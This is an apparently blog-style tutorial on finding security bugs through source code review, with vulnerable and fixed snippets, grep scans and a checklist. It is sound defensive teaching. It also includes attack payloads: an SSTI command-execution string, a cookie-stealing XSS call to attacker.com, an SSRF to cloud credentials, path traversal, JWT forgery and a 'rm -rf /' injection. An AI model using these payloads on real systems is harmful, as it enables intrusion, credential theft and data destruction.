

There is a fundamental difference between black-box testing and source code review. Black-box testing is like trying to find a hidden room in a house by knocking on every wall. Source code review is having the floor plan in your hands.
When you can read the code, you are not guessing anymore. You are tracing the exact path that data takes from the moment a user types something into a form until it reaches a database, a shell command, or an HTML renderer. Every assumption the developer made is visible. Every shortcut they took is documented. Every vulnerability they introduced — intentionally or not — is sitting there, waiting to be found.
This guide will teach you how to read code the way a security researcher reads it.
"The best security researchers do not just test software. They understand it."
Why Source Code Review Finds What Dynamic Testing Misses
Before we get into methodology, it is worth understanding why code review is so powerful.
Dynamic testing — using tools like Burp Suite, OWASP ZAP, or manual browser testing — only discovers vulnerabilities that are reachable and triggerable from the outside. If an endpoint is not linked anywhere, if a code path only executes under a specific race condition, or if a vulnerability only manifests after a chain of five specific actions, dynamic testing will very likely miss it.
Source code review has none of these limitations. You see everything:
- Dead code paths that are still deployed and reachable via direct URL
- Commented-out debug functionality that was never actually removed
- Second-order vulnerabilities where input is stored safely but processed dangerously later
- Race conditions in concurrent logic that cannot be reliably triggered from the outside
- Cryptographic flaws that look correct from the HTTP response but are fundamentally broken
- Business logic bugs that require understanding the application's intended behavior
The trade-off is that code review requires time, patience, and a structured methodology. Without a framework, staring at source code is just reading text. With a framework, it becomes a systematic search for specific dangerous patterns.
Step 1: Orient Yourself Before You Read a Single Line
The biggest mistake beginners make is opening a file and starting to read top to bottom. That is not how you review code for security.
Your first job is to build a mental map of the application.
Identify the Technology Stack
Start with the obvious signals:
# What language and framework?
ls -la
cat package.json        # Node.js / React / Vue / Angular
cat requirements.txt    # Python / Django / Flask
cat Gemfile             # Ruby on Rails
cat pom.xml             # Java Spring
cat go.mod              # Go
# What version are they running?
grep -r "\"version\"" package.json
grep -r "django" requirements.txt
This matters because every framework has its own set of dangerous patterns. A render_template_string() call is only dangerous in Flask. ObjectInputStream.readObject() is only dangerous in Java. Knowing the stack tells you exactly what to look for.
Find the Entry Points
Entry points are where user-controlled data enters the application. These are your starting points for tracing data flow.
# In Express/Node.js:
grep -r "req\.body\|req\.query\|req\.params" src/
# In Django/Flask:
grep -r "request\.GET\|request\.POST\|request\.data" .
# In PHP:
grep -r "\$_GET\|\$_POST\|\$_REQUEST\|\$_FILES" .
# In Spring (Java):
grep -r "@RequestParam\|@PathVariable\|@RequestBody" src/
# In React (frontend):
grep -r "useSearchParams\|window\.location\|URLSearchParams" src/
Make a list of every place user input enters the system. This list is your audit checklist.
Find the Dangerous Sinks
Sinks are where data ends up being used in dangerous ways — SQL queries, shell commands, HTML renderers, file system operations. You want to find these and then trace backwards to see if user-controlled data can reach them.
# SQL execution:
grep -r "\.query\|\.execute\|\.raw\|db\.run" src/
# Shell execution:
grep -r "exec\|spawn\|system\|subprocess\|child_process" src/
# HTML rendering (XSS sinks):
grep -r "innerHTML\|dangerouslySetInnerHTML\|document\.write\|eval" src/
# File system:
grep -r "readFile\|writeFile\|open\|include\|require" src/
# HTTP requests (SSRF):
grep -r "fetch\|axios\|requests\.get\|curl\|http\.get" src/
Step 2: Trace Data Flow — Source to Sink
The core skill of source code review is data flow analysis. You are answering one question: can user-controlled data reach a dangerous function without being properly validated or sanitized?
Here is a concrete example. Suppose you find this in a Node.js application:
// routes/user.js
app.get('/api/users/:id', async (req, res) => {
  const userId = req.params.id;
  const user = await db.query(`SELECT * FROM users WHERE id = ${userId}`);
  res.json(user);
});
The data flow here is:
- Source:
req.params.id— user-controlled URL parameter - Sink: Template literal string concatenation inside
db.query() - Validation: None
- Result: SQL Injection
This is the fundamental pattern you are looking for every time: user input flowing into a dangerous function without sanitization.
Now contrast it with the safe version:
app.get('/api/users/:id', async (req, res) => {
  const userId = req.params.id;
  const user = await db.query('SELECT * FROM users WHERE id = ?', [userId]);
  res.json(user);
});
The parameterized query breaks the data flow. The input still reaches the database, but it can no longer modify the query structure.
Your job as a reviewer is to find every place where this separation breaks down.
Step 3: The Critical Vulnerability Classes
Injection Vulnerabilities
Injection is the broadest and most impactful class of vulnerabilities. The underlying principle is always the same: user-controlled data is interpreted as code or a command rather than plain data.
SQL Injection — Look for any query built through string operations:
// Vulnerable patterns to search for:
db.query(`SELECT * FROM users WHERE name = '${req.body.name}'`)
db.query("SELECT * FROM orders WHERE user_id = " + userId)
db.execute(f"SELECT * FROM products WHERE id = {product_id}")  // Python
Command Injection — Look for shell execution with user input:
# Python — extremely dangerous with shell=True
import subprocess
filename = request.args.get('file')
subprocess.run(f"convert {filename} output.pdf", shell=True)
# Node.js
const { exec } = require('child_process');
exec(`convert ${userFilename} output.pdf`);
The shell=True flag in Python's subprocess is almost always a red flag. It means the command is interpreted by a shell, which allows injection via characters like ;, |, &&, and backticks.
Server-Side Template Injection (SSTI) — Look for user input being rendered directly into a template engine:
# Flask — Critical vulnerability
from flask import render_template_string
@app.route('/greeting')
def greeting():
    name = request.args.get('name')
    return render_template_string(f"<h1>Hello {name}!</h1>")
# Attack payload: ?name={{7*7}} → renders 49
# Full RCE: ?name={{config.__class__.__init__.__globals__['os'].popen('id').read()}}
Authentication and Authorization Flaws
Authentication asks: who are you? Authorization asks: are you allowed to do this? These are different questions, and failing to ask the second one is one of the most common and impactful bugs in web applications.
IDOR (Insecure Direct Object Reference) — The most common authorization bug:
// Vulnerable — no ownership check
app.get('/api/documents/:id', authenticateToken, async (req, res) => {
  const doc = await Document.findById(req.params.id);  // Any ID works
  res.json(doc);
});
// Safe — verify ownership
app.get('/api/documents/:id', authenticateToken, async (req, res) => {
  const doc = await Document.findOne({
    _id: req.params.id,
    owner: req.user.id  // Must belong to the authenticated user
  });
  if (!doc) return res.status(403).json({ error: 'Forbidden' });
  res.json(doc);
});
When reviewing code, every time you see an object fetched by a user-supplied ID, ask: is there a check that the requesting user owns or has permission to access that object?
JWT Vulnerabilities — Look for algorithm confusion and missing verification:
// Vulnerable — algorithm not pinned, attacker can send alg: "none"
const decoded = jwt.verify(token, secret);
// Also vulnerable — algorithm confusion attack (RS256 → HS256)
jwt.verify(token, publicKey);  // If attacker changes alg to HS256,
                                // they can sign with the public key
// Safe — always pin the algorithm
jwt.verify(token, secret, { algorithms: ['HS256'] });
Hardcoded Credentials — Search specifically for these patterns:
grep -r "password\s*=\s*['\"]" --include="*.js" --include="*.py" --include="*.java" .
grep -r "api_key\s*=\s*['\"]" .
grep -r "secret\s*=\s*['\"]" .
grep -r "BEGIN RSA PRIVATE KEY\|BEGIN OPENSSH PRIVATE KEY" .
Cross-Site Scripting (XSS)
XSS occurs when user-controlled data is rendered in a browser without proper encoding.
Reflected XSS in React — The most common React XSS pattern:
// Vulnerable — dangerouslySetInnerHTML with unsanitized input
function UserProfile() {
  const [bio, setBio] = useState('');
  return (
    <div dangerouslySetInnerHTML={{ __html: bio }} />
  );
}
// Attack payload: <img src=x onerror="fetch('https://attacker.com?c='+document.cookie)">
URL-based XSS — JavaScript protocol in href attributes:
// Vulnerable — no protocol validation
const redirectUrl = searchParams.get('url');
return <a href={redirectUrl}>Click here</a>;
// Attack URL: ?url=javascript:alert(document.cookie)
DOM-based XSS in vanilla JavaScript:
// Vulnerable
document.getElementById('output').innerHTML = location.hash.slice(1);
// Attack URL: https://site.com/page#<img src=x onerror=alert(1)>
Server-Side Request Forgery (SSRF)
SSRF occurs when a server makes HTTP requests to a URL that is controlled by the user. This can be used to reach internal services, cloud metadata endpoints, or other internal infrastructure.
# Vulnerable — user controls the URL entirely
@app.route('/preview')
def preview():
    url = request.args.get('url')
    response = requests.get(url)  # Can hit http://169.254.169.254/
    return response.text
# This allows: ?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/
# Which returns AWS instance credentials in cloud environments
Look specifically for these functions receiving user input without allowlist validation:
# Python
grep -r "requests\.get\|requests\.post\|urllib\.request" . | grep "request\."
# Node.js
grep -r "fetch\|axios\.get\|http\.request" . | grep "req\.\|params\.\|query\."
# PHP
grep -r "curl_exec\|file_get_contents\|fopen" . | grep "\$_"
Cryptographic Failures
Cryptography bugs are often invisible from the outside — the application appears to encrypt data, but does so in a way that provides no actual security.
Weak password hashing:
# Vulnerable — MD5 and SHA1 are not appropriate for passwords
import hashlib
hashed = hashlib.md5(password.encode()).hexdigest()
hashed = hashlib.sha1(password.encode()).hexdigest()
# Safe — use bcrypt, scrypt, or argon2
import bcrypt
hashed = bcrypt.hashpw(password.encode(), bcrypt.gensalt(rounds=12))
Insecure randomness for security tokens:
// Vulnerable — Math.random() is not cryptographically secure
const resetToken = Math.random().toString(36).slice(2);
const sessionId = Date.now().toString();
// Safe — use cryptographically secure random
const crypto = require('crypto');
const resetToken = crypto.randomBytes(32).toString('hex');
Static IV in symmetric encryption:
# Vulnerable — reusing IV with AES-CBC leaks information about plaintext
from Crypto.Cipher import AES
IV = b'0000000000000000'  # Static IV — never do this
cipher = AES.new(key, AES.MODE_CBC, IV)
# Safe — generate a fresh random IV for every encryption operation
import os
IV = os.urandom(16)
cipher = AES.new(key, AES.MODE_CBC, IV)
Path Traversal and File Handling
# Vulnerable — user can escape the intended directory
@app.route('/download')
def download():
    filename = request.args.get('file')
    return send_file(f'/var/www/uploads/{filename}')
# Attack: ?file=../../../../etc/passwd
# Or: ?file=../../../app/config.py (reads your application config)
# Safe — normalize and validate the path
import os
@app.route('/download')
def download():
    filename = request.args.get('file')
    base_dir = '/var/www/uploads'
    # Resolve the full path and ensure it stays within base_dir
    full_path = os.path.realpath(os.path.join(base_dir, filename))
    if not full_path.startswith(base_dir + os.sep):
        abort(403)
    return send_file(full_path)
Step 4: Business Logic Vulnerabilities
Business logic bugs are the hardest class to find because they require you to understand what the application is supposed to do and identify what happens when those assumptions are violated. No static analysis tool will find these for you.
Time-of-Check to Time-of-Use (TOCTOU)
# Vulnerable — check and use are not atomic
def withdraw(user_id, amount):
    balance = db.get_balance(user_id)      # CHECK: is balance sufficient?
    if balance >= amount:
        time.sleep(0.01)                    # Simulate processing delay
        db.deduct_balance(user_id, amount) # USE: deduct the amount
        return True
    return False
# Race condition attack: send 100 concurrent requests
# All pass the balance check before any deduction completes
# Result: withdraw $100 * 100 times with only $100 in account
Missing State Validation
// Vulnerable — step 3 reachable without completing steps 1 and 2
app.post('/checkout/payment', async (req, res) => {
  const { orderId, paymentDetails } = req.body;
  // No check: has the user completed address and shipping steps?
  // No check: does this order belong to the requesting user?
  await processPayment(orderId, paymentDetails);
});
Negative Value Attacks
# Vulnerable — no minimum value check
def transfer_funds(from_account, to_account, amount):
    # What if amount is -500?
    # This would ADD $500 to from_account and DEDUCT from to_account
    db.execute("UPDATE accounts SET balance = balance - ? WHERE id = ?",
               (amount, from_account))
    db.execute("UPDATE accounts SET balance = balance + ? WHERE id = ?",
               (amount, to_account))
Step 5: Language-Specific Dangerous Patterns
Every language has its own set of footguns — functions that are inherently dangerous or commonly misused.
JavaScript / Node.js
// eval() — obvious RCE risk
eval(userInput);
new Function(userInput)();
// Prototype pollution
function merge(target, source) {
  for (let key in source) {
    target[key] = source[key];  // If source has __proto__, this pollutes Object.prototype
  }
}
// Attack: merge({}, JSON.parse('{"__proto__":{"isAdmin":true}}'))
// Unsafe require() / import()
const module = require(`./plugins/${userInput}`);
Python
# pickle — arbitrary code execution on deserialization
import pickle
data = pickle.loads(user_supplied_bytes)  # Never do this with untrusted data
# yaml.load() — also code execution (use yaml.safe_load instead)
import yaml
config = yaml.load(user_input)            # Dangerous
config = yaml.safe_load(user_input)       # Safe
# subprocess shell injection
import subprocess
subprocess.run(f"ls {user_dir}", shell=True)  # shell=True is the danger
subprocess.run(["ls", user_dir])              # Safe — no shell interpretation
PHP
<?php
// Type juggling — PHP loose comparison is dangerous
// "0e123456" == 0 evaluates to TRUE (both are "zero-like")
// Use === for security comparisons, never ==
if ($token == $expectedToken) { /* vulnerable */ }
if ($token === $expectedToken) { /* safe */ }
// extract() — mass assignment from user input
extract($_POST);  // If POST contains 'isAdmin=1', $isAdmin is now set
// include/require with user input — Local File Inclusion / RFI
$page = $_GET['page'];
include($page . '.php');  // ?page=../../../../etc/passwd
Java
// Unsafe deserialization — can lead to RCE via gadget chains
ObjectInputStream ois = new ObjectInputStream(inputStream);
Object obj = ois.readObject();  // Never with untrusted data
// String-based SQL queries instead of PreparedStatement
Statement stmt = conn.createStatement();
String query = "SELECT * FROM users WHERE name = '" + username + "'";
stmt.execute(query);  // SQL injection
// XXE in XML parsing
DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
// Missing: dbf.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
DocumentBuilder db = dbf.newDocumentBuilder();
Document doc = db.parse(userXmlInput);  // XXE vulnerable
Step 6: Automated Tools to Accelerate Your Review
Manual review finds what automated tools miss, but automated tools find what you might miss when reviewing large codebases. Use both.
Semgrep — Pattern-Based Static Analysis
Semgrep lets you write rules that match specific code patterns across an entire codebase in seconds.
# Install
pip install semgrep
# Run the security-focused ruleset
semgrep --config=p/security-audit src/
semgrep --config=p/owasp-top-ten src/
semgrep --config=p/nodejs-security src/
# Run language-specific rules
semgrep --config=p/python src/
semgrep --config=p/react src/
A custom Semgrep rule to catch dangerouslySetInnerHTML with user-controlled input:
# dangerouslySetInnerHTML-check.yaml
rules:
  - id: dangerous-innerhtml-user-input
    pattern: |
      <$EL dangerouslySetInnerHTML={{ __html: $STATE }} />
    message: "dangerouslySetInnerHTML with potentially unsanitized state"
    languages: [javascript, typescript]
    severity: ERROR
semgrep --config=dangerouslySetInnerHTML-check.yaml src/
Bandit — Python Security Linter
pip install bandit
# Scan a Python project
bandit -r ./myproject/ -ll  # -ll shows medium and high severity
# Generate a full report
bandit -r ./myproject/ -f html -o report.html
Bandit catches: subprocess.run(shell=True), pickle.loads(), yaml.load(), eval(), md5() for passwords, assert statements used for security checks, and dozens of other patterns.
ESLint Security Plugins — JavaScript
npm install --save-dev eslint-plugin-security eslint-plugin-no-unsanitized
# .eslintrc.json
{
  "plugins": ["security", "no-unsanitized"],
  "rules": {
    "security/detect-object-injection": "error",
    "security/detect-non-literal-regexp": "warn",
    "security/detect-child-process": "error",
    "no-unsanitized/method": "error",
    "no-unsanitized/property": "error"
  }
}
Grep-Based Quick Scans
Before using any tool, a well-crafted grep is often the fastest way to find high-risk patterns:
# Find all dangerous function calls in one pass
grep -rn \
  -e "eval(" \
  -e "innerHTML" \
  -e "dangerouslySetInnerHTML" \
  -e "shell=True" \
  -e "pickle.loads" \
  -e "yaml.load(" \
  -e "unserialize(" \
  --include="*.js" --include="*.py" --include="*.php" \
  ./src/
# Find hardcoded secrets
grep -rn \
  -e "password\s*=\s*['\"][^'\"]\+" \
  -e "api_key\s*=\s*['\"]" \
  -e "secret\s*=\s*['\"]" \
  -e "BEGIN RSA PRIVATE KEY" \
  --include="*.js" --include="*.py" --include="*.env" \
  .
# Find SQL injection risks
grep -rn \
  -e "query.*+.*req\." \
  -e "execute.*f\"" \
  -e "WHERE.*\${" \
  --include="*.js" --include="*.py" \
  ./src/
Step 7: Finding Bug Chains
The most severe vulnerabilities are rarely single issues — they are chains where one bug enables another.
Consider this chain from a real application:
Step 1 — Path Traversal (Medium severity alone):
filename = request.args.get('file')
with open(f'/var/www/uploads/{filename}') as f:
    return f.read()
On its own: an attacker can read arbitrary files.
Step 2 — What files are worth reading?
?file=../../../../etc/passwd        # User list
?file=../../../../app/config.py     # Application config
?file=../../../../.env              # Environment variables with secrets
Step 3 — Config file contains database credentials:
DB_PASSWORD=SuperSecret123
SECRET_KEY=hardcoded-jwt-secret-do-not-share
Step 4 — JWT secret enables token forgery:
# Attacker now knows the secret key
forged_token = jwt.encode(
    {'user_id': 1, 'role': 'admin'},
    'hardcoded-jwt-secret-do-not-share',
    algorithm='HS256'
)
Result: A medium-severity path traversal becomes a full authentication bypass and admin account takeover. When reviewing code, always ask: what does this vulnerability enable access to, and what can an attacker do with that access?
Step 8: Second-Order Vulnerabilities
A second-order vulnerability is one where input is stored safely but processed dangerously at a later point. These are easy to miss because the dangerous operation is separated from the input by time and code distance.
# Input stored safely — no immediate vulnerability
@app.route('/register', methods=['POST'])
def register():
    username = request.form['username']
    # Input is stored safely as a plain string
    db.execute("INSERT INTO users (username) VALUES (?)", (username,))
    return "Registered"
# ---- Completely separate endpoint, different file ----
# Vulnerability: the stored username is later used unsafely
@app.route('/admin/generate-report')
def generate_report():
    users = db.execute("SELECT username FROM users").fetchall()
    for user in users:
        # The stored username is now passed to a shell command
        os.system(f"generate-cert.sh {user['username']}")
        # Stored XSS payload from username now executes here
If a user registered with username ; rm -rf / ;, the injection is harmless at registration time but destructive when the report generator runs.
Step 9: What to Look for in Configuration Files
Configuration files are frequently overlooked during security reviews. They often contain the most sensitive information in the entire codebase.
# Find all config files
find . -name "*.env" -o -name "*.config.js" -o -name "settings.py" \
       -o -name "application.yml" -o -name "appsettings.json" 2>/dev/null
# Check what is in .gitignore vs what is actually committed
git log --all --full-history -- "*.env"
git show HEAD:.env  # Was .env ever committed?
Red flags in configuration:
# Django settings.py
DEBUG = True                    # Should be False in production
ALLOWED_HOSTS = ['*']          # Too permissive
SECRET_KEY = 'django-insecure-abc123'  # Default/weak key
# CORS too permissive
CORS_ORIGIN_ALLOW_ALL = True
CORS_ALLOW_CREDENTIALS = True  # These two together are dangerous
# Database with default credentials
DATABASES = {
    'default': {
        'PASSWORD': 'postgres',  # Default password
    }
}
Step 10: The Code Review Methodology in Practice
To bring everything together, here is the exact workflow to follow when you receive a codebase to review:
Phase 1 — Reconnaissance (15–30 minutes)
- Identify the language, framework, and major dependencies
- Map all entry points (user input sources)
- Map all dangerous sinks (SQL, shell, file, HTTP)
- Run automated tools (Semgrep, Bandit, ESLint) and save the output
- Read the README, architecture docs, and any developer comments
Phase 2 — Automated Scan Review (30–60 minutes)
- Go through every finding from automated tools
- Eliminate false positives by tracing actual data flow
- Flag confirmed and likely vulnerabilities for deeper analysis
- Note any interesting patterns the tools flagged but cannot confirm
Phase 3 — Manual Review (2–8 hours depending on codebase size)
- Trace the most dangerous data flows manually
- Review authentication and authorization logic for every endpoint
- Review all cryptographic operations
- Look at business logic for state machine flaws and assumption violations
- Read all configuration files
- Check git history for removed secrets or commented-out code
Phase 4 — Chain Analysis (30–60 minutes)
- Take your list of confirmed vulnerabilities
- For each one, ask: what does this enable access to?
- Trace whether that access enables any other vulnerability
- Document complete chains from lowest-severity to highest-impact
The Code Review Checklist
Use this as a reference during every review:
Injection
- [ ] All SQL queries use parameterized statements or prepared queries
- [ ] No user input reaches shell execution functions
- [ ] Template engines receive only safe, pre-validated data
- [ ] XML parsers have external entities and DTD processing disabled
Authentication & Authorization
- [ ] Every endpoint that accesses data verifies the user owns that data
- [ ] JWT verification pins the algorithm explicitly
- [ ] No hardcoded passwords, tokens, or API keys in source
- [ ] Session invalidation works correctly on logout
Cryptography
- [ ] Passwords are hashed with bcrypt, scrypt, or argon2 (not MD5/SHA1)
- [ ] Security tokens use cryptographically secure random generation
- [ ] AES uses a fresh random IV for every operation
- [ ] SSL certificate validation is not disabled
Input Handling
- [ ] File paths from user input are normalized and checked against a base directory
- [ ] File uploads validate both extension and MIME type
- [ ] Archive extraction prevents path traversal (Zip Slip)
Frontend (React / JavaScript)
- [ ]
dangerouslySetInnerHTMLis never used with user-controlled data - [ ]
hrefandsrcattributes validate the protocol before rendering - [ ] JWT tokens are stored in HttpOnly cookies, not localStorage
- [ ] CSRF protection is implemented for state-changing operations
Configuration
- [ ]
DEBUGmode is off in production - [ ] CORS is configured with a specific allowlist, not
* - [ ] Error responses do not expose stack traces or internal paths
- [ ] No default credentials remain unchanged
Closing Thoughts
Source code review is a skill that compounds. The first time you read an unfamiliar codebase, it is slow and disorienting. The tenth time, you have developed pattern recognition — you notice the shape of a SQL injection before you have even finished reading the line.
The frameworks and checklists in this guide give you a starting point. But the real development comes from practice: reviewing real code, understanding why certain patterns are dangerous, and building an intuition for the subtle ways developers introduce vulnerabilities without realizing it.
Read code. Trace data. Question assumptions. The vulnerabilities will reveal themselves.
If this guide helped you improve your code review skills, share it with your team. Security is a discipline that improves fastest when knowledge is shared openly.
About the author: WolfSec is a bug hunter and a pentester focused on web application security. Writing about the techniques that actually work — not just the ones that look good in tutorials.